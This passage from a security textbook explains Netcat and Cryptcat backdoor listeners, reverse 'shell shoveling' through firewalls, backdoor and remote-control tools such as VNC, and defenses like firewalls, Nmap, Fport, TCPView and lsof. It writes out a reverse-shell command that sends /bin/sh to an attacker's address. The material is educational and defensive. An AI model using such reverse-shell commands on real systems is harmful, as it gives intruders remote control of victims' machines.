
It's also important to note that Netcat on UNIX interacts seamlessly with the Windows Netcat version. Therefore, a Windows Netcat client can connect to a UNIX Netcat listener, and vice versa. And, we can extend our backdoor to use the UDP protocol instead of TCP by simply adding the -u option to both the client and listener sides. Of course, both sides have to use the same protocol, or they'll never be able to talk to each other. Keep in mind that UDP-based connections, by their very nature, are less reliable, and packets may get lost.

So, let's sum up the Netcat backdoor listeners we've seen so far. We've got a backdoor listener that will run on Windows or UNIX, giving command shell access, listening on any TCP or UDP port we choose. Not bad! But wait, there's more.

Limitation of Simple Netcat Backdoor Shell Listener

One of the limits of this type of backdoor is that it requires the client to be able to send data to the backdoor listener on some TCP or UDP port allowed between the machines. In the example we've been using, traffic going to TCP port 2222 on the listener machine must be permitted by the network, or the attacker will never be able to communicate with the backdoor, a situation shown in Figure 5.7. A firewall on the network or on the listening machine could block all traffic to TCP port 2222.

Figure 5.7. A firewall blocks access to the backdoor listener, preventing the attacker from connecting to the backdoor.



Now, the attacker could try using a port other than TCP 2222, perhaps finding at least one port that's open. However, what happens if all incoming ports going to the victim machine are blocked? Is the attacker out of luck? Hardly.

Shoveling a Shell with Netcat Backdoor Client

Suppose the attacker faces a firewall that blocks all incoming connections, preventing him or her from initiating a connection to the backdoor from outside of the firewall. Now, while they block incoming

connections, most firewalls allow outgoing connections. That way, their protected users can send traffic to the outside network and access information, such as surfing Web sites or sending e-mail. The attacker could exploit such a situation by abandoning the concept of a Netcat backdoor *listener*, and instead creating a Netcat backdoor running in *client* mode. This little trick is sometimes referred to as *shoveling* a shell, and you'll see why shortly.

First, the attacker runs a Netcat listener on the external machine, outside the firewall, using the following command-line syntax:


```
$ nc –l –p 80
```

This command instructs Netcat to listen on TCP port 80, which is the port commonly used by Web servers. This listener doesn't have any directives on where to get its input and send its output, so the defaults are used: the keyboard and screen, respectively. By itself, this listener isn't going to do all that much.

However, as shown in Figure 5.8, the attacker now activates a Netcat backdoor in client mode on the inside protected system, using the following invocation:

```
$ nc [attackers_address] 80 –e /bin/sh
```

Figure 5.8. Shoveling a shell: A Netcat client runs a command shell on the inside and pushes it through the firewall to a Netcat listener on the outside.



This syntax runs Netcat in client mode on the inside system. Netcat initiates an outgoing connection from inside the firewall and then executes a shell. Because this is an outgoing connection from the protected network, the firewall allows it. After establishing this connection, the Netcat client on the protected network pushes anything it gets from the command shell out across the network. The Netcat listener on the outside receives this information and displays it on the screen. When the attacker types commands for the shell into the keyboard on the outside system, the Netcat listener will send these responses back through the firewall. The Netcat client will receive them and pass them to the command shell for execution.

Now you might be able to see why this technique is called shoveling a shell. The inside Netcat client opens an outgoing connection, retrieves commands from the outside Netcat listener, and executes them on the inside protected server. All results are then pushed back out. To the firewall, these packets appear to be an outgoing connection to a server on TCP port 80 which is typically used by Web servers. In fact, the firewall is right; that's exactly what this connection is. However, the connection isn't being used to grab Web pages. Instead, it's being used to implement an *incoming* shell, via an *outgoing* connection to TCP port 80. This powerful shoveling-a-shell technique is quite popular today.

Netcat + Crypto = Cryptcat

By itself, Netcat sends all data in clear text, so a system administrator, network-based IDS, or even another attacker could sniff the commands going back and forth across the network. To an attacker, an administrator looking at backdoor commands could be seriously bad news. To protect data in transit between Netcat clients and listeners from prying eyes, the folks over at farm9 have added encryption capabilities to create a new tool called, appropriately enough, Cryptcat.

Cryptcat, available for free at *http://farm9.com/content/Free_Tools/Cryptcat*, is functionally equivalent to Netcat in every aspect, except one. Just like Netcat, Cryptcat acts as a conduit between the network and Standard In and Standard Out, runs on Windows or UNIX, supports client and listen mode, sends traffic using TCP or UDP, and so on. Its one different feature is a new option, the -k flag, which is used to configure a shared symmetric encryption key on the client and listener. The client and listener must be configured with the exact same key to be able to communicate. The shared key offers encryption, as you might expect, and also a very crude form of authentication. A client or server are authenticated to each other in that they will only accept data from someone who knows the proper key. All data sent by a Cryptcat client is encrypted with the key using the twofish crypto algorithm. When it receives the encrypted data, a Cryptcat listener decrypts it and passes it to Standard Out. If no encryption key is specified using the -k option, Cryptcat uses a default crypto key of "metallica," perhaps indicating the musical tastes of its authors.

Other Backdoor Shell Listeners

While Netcat and Cryptcat are extremely popular, there are countless other tools that listen on a port and offer a command shell to an attacker. Backdoor shell listeners neither started nor ended with the release of Netcat. Table 5.6 contains a list of some other popular backdoor shell listeners, each of which is available at *www.packetstormsecurity.org*. This list is not exhaustive, as the hundreds of these tools in wide circulation would fill untold pages of this book. With this brief table, however, you'll get a feel for how big this issue is.

Table 5.6. Other Backdoor Shell Listeners That Use Various TCP and UDP Ports

Backdoor Shell Program	Claim to Fame
Tini	On Windows machines, this backdoor offers shell access on TCP port 7777. Its major feature is its small size: only 3 kilobytes.
Q	On Linux systems, this backdoor offers encrypted remote access with 256-bit keys using the Advanced Encryption Standard (AES) algorithm, as well as a relay that bounces packets between systems.
Bindshell	Numerous UNIX programs that bind a shell to a TCP or UDP port are available with this name. They are written in C, Perl, or other programming languages.
Md5bd	This Linux backdoor supports password authentication, storing password representations using the MD5 hash algorithm.
UDP_Shell	This Linux and BSD tool listens on arbitrary UDP ports.
TCPshell	This Linux and BSD tool listens … drum roll please … on arbitrary TCP ports. And, yes, whereas UDP_Shell has an underscore in its name, TCPshell doesn't.
Crontab_backdoor	This UNIX shell script is designed for easy addition to a crontab so that it will launch a backdoor at a specific time.

Defenses against Backdoor Shell Listeners

So, these backdoor shell listeners are all the rage, being frequently used in a wide variety of computer attacks. How can you stop them on your systems? First, keep the attackers off of your systems in the first place. When planting a backdoor shell listener, an attacker needs to be able to run commands on your machine to load the malware and configure the system to execute it. By carefully hardening your machine and applying patches on a regular basis, you'll keep the villains off of the box.

Furthermore, make sure you deploy network firewalls that allow only those services for which you have an explicit business need. All other services, and their associated TCP and UDP ports, should be blocked. You've got to limit this traffic going into and out of your network. Both directions have to be protected, to stop the traditional backdoor listeners and the shell shovelers. With a minimal set of ports allowed into or out of your firewall, attackers will have far more difficulty setting up backdoors.

Additionally, you should conduct periodic port scans of your machines to find backdoor shell listeners that use TCP and UDP ports. From a known secure machine, you can send packets across the network to each TCP and UDP port on a target machine. If a new, unsuspected port is discovered to be listening, you should investigate it to see if it is a backdoor. Several port-scanning tools are available, but my all-time favorite is Nmap, written by Fyodor and available at *www.insecure.org*. By periodically running Nmap to scan across the network for unusual ports, you might turn up a backdoor listener before an attacker can cause serious damage.

However, even the most secured systems and well-configured firewalls could still fall prey to backdoor listeners if someone discovers a brand new, zero-day vulnerability. Therefore, it's important to employ additional defenses against backdoor shell listeners beyond just hardening the box, using firewalls, and conducting periodic port scans. These additional defenses are implemented on the end system itself, where a bad guy might attempt to install the backdoor. To foil the attacker's plans, you should filter unneeded ports on the end system, and use local tools to detect unusual port usage. Implementing these specific defenses varies big time on Windows and UNIX, so we'll address each type of operating system separately.

Stopping and Detecting Backdoor Shell Listeners on Windows

To augment the capabilities of your network firewalls, you should also investigate filtering tools that you can use on your hosts, including laptops, desktops, and servers. Personal firewall software serves this task by controlling incoming and outgoing data between your system and the network. To highlight the differences between a network and personal firewall, consider this analogy. The network firewall acts like a police officer sitting at the nearest intersection of your street, stopping bad guys from driving to your house. A personal firewall is like a security guard sitting by your front door, looking for attackers trying to break into your home. Both provide filtering, but they operate at different locations. Many personal firewalls can be configured with a list of applications and the ports they should be allowed to use. All other traffic is forbidden. If an unauthorized program tries to listen on a TCP or UDP port (e.g., a backdoor shell listener) or even transmit a packet to the network (e.g., shell shoveler), the personal firewall will block it. Personal firewalls stop a good deal of malicious programs that communicate across the network, although there are ways of subverting them as well (as we'll see with a tool called Setiri in Chapter 6). Numerous personal firewalls are available today, both on a free and commercial basis. My favorite personal firewalls for Windows, and their claims to fame, are listed in Table 5.7.

Those personal firewalls filter unauthorized traffic flowing into and out of your box, but suppose a clever attacker figures out some way to get through your firewall and personal firewall. This situation could happen, as a bad guy could reconfigure or even disable your personal firewall. How can you then detect the backdoor shell listener on your Windows machine? The Nmap tool we discussed earlier can find ports by running a scan from across the network. However, to be thorough, it's also a great idea to periodically check which ports are listening locally.


Table 5.7. Personal Firewalls for Windows Systems

Personal Firewall	Web Site	Claim to Fame
Zone Alarm	*www.zonelabs.com*	This tool controls both incoming and outgoing traffic by assigning specific applications to certain ports. It's available on a commercial basis, or free for noncommercial, nonprofit use (excluding educational and government organizations ... the vendor employees have to feed their families somehow, I suppose).
Tiny Personal Firewall	*www.tinysoftware.com*	This commercial tool includes packet filtering and intrusion detection capabilities. It integrates well with popular VPN solutions too.
BlackICE™	*http://blackice.iss.net/*	This commercial tool also includes packet filtering and intrusion detection. It contains nifty support for enterprisewide management.
Norton Personal Firewall	*www.symantec.com/sabu/nis/npf/*	This commercial product provides decent filtering, and also integrates nicely with Norton's antivirus solutions.
Windows TCP/IP Filtering	Built into Windows. Check out your Control Panel ➤ Network ➤ Interface ➤ Properties ➤ TCP/IP ➤ Advanced ➤ Options ➤ TCP/IP Filtering	Built into Windows NT/2000/XP/2003, this tool can filter incoming packets. Although it's buried deep inside the Windows GUI, it works well in blocking undesired inbound packets, and you paid for it when you bought your operating system.

Your best bet here is to run tools on the end system on a regular basis that show which local ports are listening on your machine. You could then reconcile this list against what is expected for that system. Any unexpected ports would instantly be suspicious, deserving further investigation. There are numerous tools that show listening ports on the local machine, including the `netstat` command built into Windows. Note that I said `netstat` and not Netcat. This unfortunate similarity in naming confuses some people. `Netstat` shows network statistics, whereas Netcat is used to send or receive data on the network. `Netstat` is a fine tool, but is often altered by attackers using the RootKit techniques we'll discuss in Chapter 7. However, putting `netstat` aside, my absolute favorite tools in this category are Fport from Foundstone and TCPView from Sysinternals. I prefer Fport and TCPView over plain old `netstat` because they not only give me a list of ports in use, but also show which running programs are listening on those ports.

To see what these tools offer, check out Figure 5.9. I created a Netcat backdoor listener, waiting with a command shell on TCP port 2222 on my Windows machines. Then, I ran Fport, which is available at *www.foundstone.com*. Fport shows a variety of programs listening on my box, identifying the process ID (Pid), the process name, the port, the protocol, and even the path on my hard drive where the listening program is located. Because I am quite familiar with what is normally supposed to be listening on my system, I can pretty quickly spot this strange little dude listening on TCP port 2222. Fport reveals that its name is nc, and someone had installed it in C:\tools\netcat\nc.exe. With these tips, I can grab a copy of the program, move it to a separate system, and investigate it to try to discover its true purpose.


Figure 5.9. Fport in action, discovering a Netcat backdoor listener.



Fport is a great command-line tool for discovering backdoor listeners. However, instead of a command-line tool, you might be in the market for a GUI-based program that shows listening ports and their associated processes. Also, you probably want something that runs continuously, updating its display as ports are opened and closed. I'll bet you'd like it to show the state of a port, whether it's just listening or has an established connection. And, I'm sure you are extremely cost conscious. After all, you're a tough consumer. Well, have I got a deal for you! You should check out TCPView, available for free from Sysinternals at *www.sysinternals.com/ntw2k/source/tcpview.shtml*.

As you can see in Figure 5.10, TCPView displays all ports in use (whether listening or sending traffic) in a nice GUI. It can be configured to refresh its display every 1, 2, or 5 seconds, depending on how much performance impact you can tolerate. As new port listeners are added, they are briefly highlighted in green. As ports are released, they are highlighted in red. But wait, there's more: You can also save its output to a text file for more in-depth analysis later. You can also use this GUI to kill any running process listening on a port in real time. In Figure 5.10, you can see the same Netcat backdoor listener on TCP port 2222 that we detected earlier using Fport.

Figure 5.10. TCPView displays processes and ports, as well as the state of connections.



Stopping and Detecting Backdoor Shell Listeners on UNIX

Just as personal firewalls and port detectors help protect against the contagion of backdoor listeners on Windows, similar techniques work on UNIX systems. However, they require a different set of tools. Table 5.8 describes a couple of the most popular local network filtering tools available on various UNIX operating systems. Note that hard-core security geeks usually don't refer to these tools as personal firewalls on UNIX machines. That term is usually applied only to the Windows tools. Still, these UNIX tools work in a similar fashion, blocking unwanted traffic coming in from the network. As you might expect, these tools depend heavily on the flavor of UNIX you are using. Still, most UNIX variants have some type of local port filtering protection capabilities either built-in or available via third-party tools.

Table 5.8. Popular Local Network Filtering Tools for UNIX Systems


Tool	UNIX Flavor	Web Site	Claim to Fame
Netfilter (often called "iptables")	Linux (kernels 2.4 and 2.5)	*www.netfilter.org*	This free, open source packet filtering tool is built into many Linux distributions, and is configured using the iptables program. It is a redesign and improved version of the older ipchains and ipfwadm tools.
IPFilter	Solaris, SunOS, NetBSD, FreeBSD, OpenBSD, BSD, IRIX, HP-UX, Tru64, and QNX	*www.ipfilter.org*	The widespread support for various flavors of UNIX makes this free, open source packet filtering tool quite attractive. This tool is sometimes referred to as "ipf."

Besides local network filtering, you can also periodically check for local backdoor port listeners using a full-featured free tool called lsof, which is an acronym for LiSt Open Files. I rely heavily on this tool in administering my own UNIX systems. In fact, without Lsof installed on my machine, I feel rather naked and out of touch with what's really happening on my systems. With lsof, I have much greater insight into my machine, and am much more comfortable (and, frankly, less cranky). Lsof is designed

to show all running processes and the files they have open on a local system. Because UNIX treats listening ports as a special kind of file, lsof also shows the ports being used by all running processes on the local machine, a perfect feature for finding backdoor listeners on TCP and UDP ports. It offers generous platform support for all sorts of UNIX variations, mainstream and esoteric alike, including AIX, Apple Darwin, BSDs of all types, HP-UX, Linux, NextStep, OpenUNIX, SCO, and Solaris. I frequently use lsof to look for backdoors, as well as for other troubleshooting and analysis work. Lsof has several dozen command-line options for all kinds of bizarre and twisted features. However, when looking for backdoor listeners, I use the simple `-i` flag by itself to show everything associated with the network. This `-i` flag appears to stand for Internet, although it will show both IP and X.25 network usage.

In Figure 5.11, I've created yet another Netcat backdoor, this time on my Linux system listening on TCP port 2222. 2222 must be my favorite number. As you can see, running the command `lsof -i`, I can spot this Netcat listener and its associated program file. Lsof shows me the command (COMMAND=nc), the process ID (PID=8730), the user that invoked the program (USER=root), the file descriptor that provides a handle for referring to the particular file or port (FD=3u), the protocol in use (TYPE=IPv4), a device number (DEVICE=24487), an indication of whether the port is TCP or UDP (NODE=TCP), the port number (NAME=*:2222), and a description of what the port is doing (LISTEN). That's a very useful set of data to have for any active TCP and UDP ports on my machine. Note also that I have several other processes listening on various TCP and UDP ports, such as Secure Shell (ssh), Telnet, and FTP servers. To detect a backdoor, I need to be able to differentiate between the expected services (ssh, Telnet, and FTP), and unexpected new port-listening processes (the strange, unexpected interloper listening on TCP port 2222).

Figure 5.11. Using Lsof to spot a Netcat backdoor listener.



GUIs Across the Network, Starring Virtual Network Computing

As we've seen, Netcat and a variety of other tools let an attacker remotely access command shells across a network. However, for some attackers, command shells just aren't enough. These bad guys want to feel like they are sitting in front of the victim computer, at the system console itself. This breed of attackers desires control of the GUI, viewing the screen of the victim machine, moving its mouse, and sending in keystrokes. For this kind of access, attackers employ a variety of tools for remotely controlling a target system's GUI.

It's important to note that not all remote control of a GUI is malicious. Indeed, several completely legitimate commercial companies are built on products that let remote users, system administrators, help desk support personnel, or others grab the GUI of a user's machine. Table 5.9 shows a small sample of the hundreds of remote control tools available today, offered by commercial companies as well as the computer underground. Legitimate system administrators frequently use these tools for easy access to a remote system so they can manage machines across the network.

Although many of these remote control tools are legitimately employed by system administrators and users, others are often used in computer attacks. One of the most comprehensive sources for remote access tools used as backdoors is the MegaSecurity Web site, at *www.megasecurity.org/news_all.html* . Each and every month over the past three years, this site has updated a list with five or more brand new remote control backdoor tools released somewhere on the Internet. At this Web site, you can find backdoors with names like NuclearKeys, Iddono, Lithium, Little Witch, EagleBoy, and hundreds more. This genre is a very active area of development in the computer underground.

Virtual Network Computing (VNC)

AT&T Laboratories Cambridge

Windows of all types (Win95/98/Me/NT/2000/XP/2003/CE), Various UNIX flavors, including Linux, Solaris, Macintosh, DEC Alpha Java client (which will work on any system with a Java Virtual Machine)

www.uk.research.att.com/vnc/

This free, open source tool runs on many kinds of operating systems, and is a favorite of many system administrators for remote access. Attackers also frequently abuse it as a remote control backdoor.

Windows Terminal Services

Microsoft

Windows

www.microsoft.com/windows2000/technologies/terminal/default.asp

This tool is Microsoft's flagship product for remote access of a server's GUI.

Remote Desktop Service

Microsoft

Windows XP and 2003, as well as a separate client for older Windows versions

www.microsoft.com/WindowsXP/pro/using/howto/gomobile/remotedesktop/default.asp

This product is a stripped-down version of Windows Terminal Services built into newer versions of Windows.

Citrix MetaFrame

Citrix Systems, Inc.

Windows

www.citrix.com/

One of the first enterprisewide remote access tools, Citrix has gained quite a following in corporate environments.

PCAnywhere

Symantec Corporation

Windows

www.symantec.com/pcanywhere/

One of the very first tools in this category, PCAnywhere has built significant market share and remains one of the easiest tools to use.

Dameware

DameWare Development, LLC

Windows

www.dameware.com/

This commercial tool is used for remote system administration. A stripped-down free version offers a very small but full-featured free remote control client and server.

GoToMyPC

Expertcity, Inc.

Windows

www.gotomypc.com

This tool allows for remote GUI access across the Internet from any system in the world using only a browser.

Back Orifice 2000

Cult of the Dead Cow (cDc) computer underground group

Windows

www.bo2k.com

Released by the hacker group Cult of the Dead Cow, this tool is remarkably feature rich. Although it's been around a long time.

SubSeven

Mobman, programmer in the computer underground

Windows

http://packetstormsecurity.org/trojans

This is one of the most popular backdoor suites of all time.

Table 5.9. Remote GUI Tools from Commercial Companies and the Computer Underground


Tool	Group That Released the Tool	Operating System Supported	Web Site	Claim to Fame

Let's Focus on VNC

Although an attacker could abuse any of the tools listed in Table 5.9 to implement remote control of a GUI, in the computer attack investigations I handle, I see the VNC tool used most frequently. Attackers have flocked to this tool, because it is free, easy to use, and works across multiple operating systems. Don't get me wrong. VNC is a great tool for legitimately administering systems for all these reasons as well. I use it myself to manage all of my own systems. However, because bad guys use it in large numbers too, we'll discuss VNC in much more detail. By getting a good understanding of VNC and the associated defenses, we'll be better prepared for attacks that use VNC and many of the other remote control tools shown in Table 5.9 .


Software developers working at the Olivetti Research Laboratory in the United Kingdom originally created VNC. In 1999, AT&T acquired this lab, which it renamed. Today, the resulting AT&T Laboratories Cambridge facility maintains and distributes VNC free of charge. Like the vast majority of these remote control tools, VNC consists of two components: server software that is installed on the machine to be managed, and client software installed on the controlling system. When used in an attack, bad guys would install the server on the victim machine, and use the client software installed on their own machines, as shown in Figure 5.12 . The client software is called the VNC Viewer, as it is used to view the screen of the victim machine.

Figure 5.12. Controlling a VNC server using the VNC Viewer.



One of VNC's most attractive features is its cross-platform support. For example, I can use my Linux box to control your Windows machine. Alternatively, you could use your Windows machine to control my Solaris box. Any number of wacky combinations is possible. I could even use my Linux box to control your Windows machine, which I use in turn to manage a Solaris box, bouncing connections back and forth across the network. Figure 5.13 shows the VNC Viewer running on my Linux machine. I directed the Linux VNC Viewer to take control of a remote Windows system running a VNC server. As you can see, from the comfort of my Linux box, I'm controlling the Windows machine, using it to surf the Web with Internet Explorer. This capability gets awfully close to sitting at the keyboard of the target system.

Figure 5.13. Using VNC Viewer on Linux to control a Windows system.



On a Windows system with a VNC server, the person sitting at the victim machine will see any GUI activities of the attacker. There is only a single desktop display, shared by the attacker and the victim. The victim will see the mouse moving around as the attacker controls the box, as though a phantom were using the system. The victim can move the mouse as well, fighting the attacker for control of the machine as each tries to push the mouse one way or the other. On a UNIX machine,

VNC supports multiple, independent GUIs for each user, including the person sitting at the system keyboard and possibly multiple VNC Viewer clients. Each user sees his or her own desktop view, without any indication in the user environment that an attacker also has GUI access.

